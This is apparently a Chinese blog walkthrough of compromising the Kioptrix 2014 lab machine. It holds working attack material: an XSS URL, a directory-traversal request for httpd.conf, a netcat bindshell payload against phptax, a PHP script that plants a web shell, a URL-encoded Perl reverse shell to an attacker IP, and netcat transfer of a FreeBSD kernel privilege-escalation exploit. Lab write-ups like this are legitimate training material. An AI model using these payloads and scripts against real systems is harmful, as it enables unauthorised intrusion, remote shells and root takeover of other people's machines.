http://192.168.1.10/pChart2.1.3/examples/sandbox/script/session.php?%3Cscript%3Ealert(%27XSS%27)%3C/script%3E

image-20260203204405990

用目录穿越访问apach配置文件

1
http://192.168.1.10/pChart2.1.3/examples/index.php?Action=View&Script=/../../usr/local/etc/apache22/httpd.conf
1
2
3
4
5
6
7
8
9
10
11
12
13
<VirtualHost *:8080>
DocumentRoot /usr/local/www/apache22/data2

<Directory "/usr/local/www/apache22/data2">
Options Indexes FollowSymLinks
AllowOverride All
Order allow,deny
Allow from env=Mozilla4_browser
</Directory>


</VirtualHost


只允许 User-Agent 以 Mozilla/4.0 开头的浏览器访问(Allow from env=Mozilla4_browser

phptax

bp设置ua头

image-20260203210450859


phptax页面

image-20260203210608550

1
searchsploit phptax

image-20260203210708353

21665.txt如下

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
phptax 0.8 <= Remote Code Execution Vulnerability
-----------------------------------------------------

Discovered by: Jean Pascal Pereira <pereira@secbiz.de>

Vendor information:

"PhpTax is free software to do your U.S. income taxes. Tested under Unix environment.
The program generates .pdfs that can be printed and sent to the IRS. See homepage for details and screenshot."

Vendor URI: http://sourceforge.net/projects/phptax/

----------------------------------------------------

Risk-level: High

The application is prone to a remote code execution vulnerability.

----------------------------------------------------

drawimage.php, line 63:

include ("./files/$_GET[pfilez]");

// makes a png image
$pfilef=str_replace(".tob",".png",$_GET[pfilez]);
$pfilep=str_replace(".tob",".pdf",$_GET[pfilez]);
Header("Content-type: image/png");
if ($_GET[pdf] == "") Imagepng($image);
if ($_GET[pdf] == "make") Imagepng($image,"./data/pdf/$pfilef");
if ($_GET[pdf] == "make") exec("convert ./data/pdf/$pfilef ./data/pdf/$pfilep");

----------------------------------------------------

Exploit / Proof of Concept:

Bindshell on port 23235 using netcat:

http://localhost/phptax/drawimage.php?pfilez=xxx;%20nc%20-l%20-v%20-p%2023235%20-e%20/bin/bash;&pdf=make

** Exploit-DB Verified:**
http://localhost/phptax/index.php?pfilez=1040d1-pg2.tob;nc%20-l%20-v%20-p%2023235%20-e%20/bin/bash;&pdf=make

----------------------------------------------------

Solution:

Do some input validation.

远程命令执行,但是失败

尝试其他

1
php/webapps/25849.txt

给了一个脚本,经ai改进后如下

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
<?php
if (!isset($argv[1])) {
die("\nUsage: php exploit.php http://target:8080/phptax\n");
}

$url = rtrim($argv[1], '/');
$payload = urlencode('<?php system($_GET["cmd"]);?>');
$exploit_url = $url . "/index.php?field=shell.php&newvalue=" . $payload;

echo " [+] 目标: $url\n";
echo " [+] 发送请求...\n";

// 使用 file_get_contents(需要 allow_url_fopen 开启)
$context = stream_context_create([
'http' => [
'method' => 'GET',
'header' => "User-Agent: Mozilla/4.0\r\n",
'timeout' => 10
]
]);

// 发送漏洞利用请求
$result = @file_get_contents($exploit_url, false, $context);

// 测试 Web Shell
$test_url = $url . "/data/shell.php?cmd=id";
$output = @file_get_contents($test_url, false, $context);

if ($output && strlen($output) > 0) {
echo " [+] 漏洞利用成功!\n";
echo " [+] Web Shell: $url/data/shell.php?cmd=命令\n";
echo " [+] 测试输出:\n$output\n";
} else {
echo " [-] 漏洞利用失败\n";
echo " [-] 尝试手动命令:\n";
echo " curl -A 'Mozilla/4.0' '$exploit_url'\n";
echo " curl -A 'Mozilla/4.0' '$test_url'\n";
}

执行

1
php exploit.php "http://192.168.1.10:8080/phptax"

访问

http://192.168.1.10:8080/phptax/data/shell.php?cmd=id

image-20260203212308062


反弹shell

使用perl

1
perl%20-e%20%27use%20Socket%3B%24i%3D%22192.168.1.8%22%3B%24p%3D6666%3Bsocket%28S%2CPF_INET%2CSOCK_STREAM%2Cgetprotobyname%28%22tcp%22%29%29%3Bif%28connect%28S%2Csockaddr_in%28%24p%2Cinet_aton%28%24i%29%29%29%29%7Bopen%28STDIN%2C%22%3E%26S%22%29%3Bopen%28STDOUT%2C%22%3E%26S%22%29%3Bopen%28STDERR%2C%22%3E%26S%22%29%3Bexec%28%22sh%20-i%22%29%3B%7D%3B%27

image-20260203215758640

FreeBSD提权

查看版本

1
2
uname -a
FreeBSD kioptrix2014 9.0-RELEASE FreeBSD 9.0-RELEASE #0: Tue Jan 3 07:46:30 UTC 2012 root@farrell.cse.buffalo.edu:/usr/obj/usr/src/sys/GENERIC amd64

image-20260203220330836

刚好有提权

但靶机上没有wget和curl,刚好有nc,尝试nc传输文件

1
2
3
4

5
6
kali
nc -lvnp 1234 < 26368.c
靶机
nc 192.168.1.8 1234 > 26368.c
gcc 26368.c
a.out

image-20260203221150008

总览

Level 初始入口 核心漏洞 提权方式
1 mod_ssl OpenSSL RCE 本地内核提权
2 SQL 注入 Web 命令执行 内核提权
3 SQL 注入 CMS 后台 / 凭据复用 sudo 配置滥用
4 SQL 注入 MySQL UDF MySQL → root
5 文件上传 Phptax RCE FreeBSD内核提权

Kioptrix
http://xiaowu5.cn/2026/02/03/Kioptrix/
作者
5
发布于
2026年2月3日
许可协议
BY XIAOWU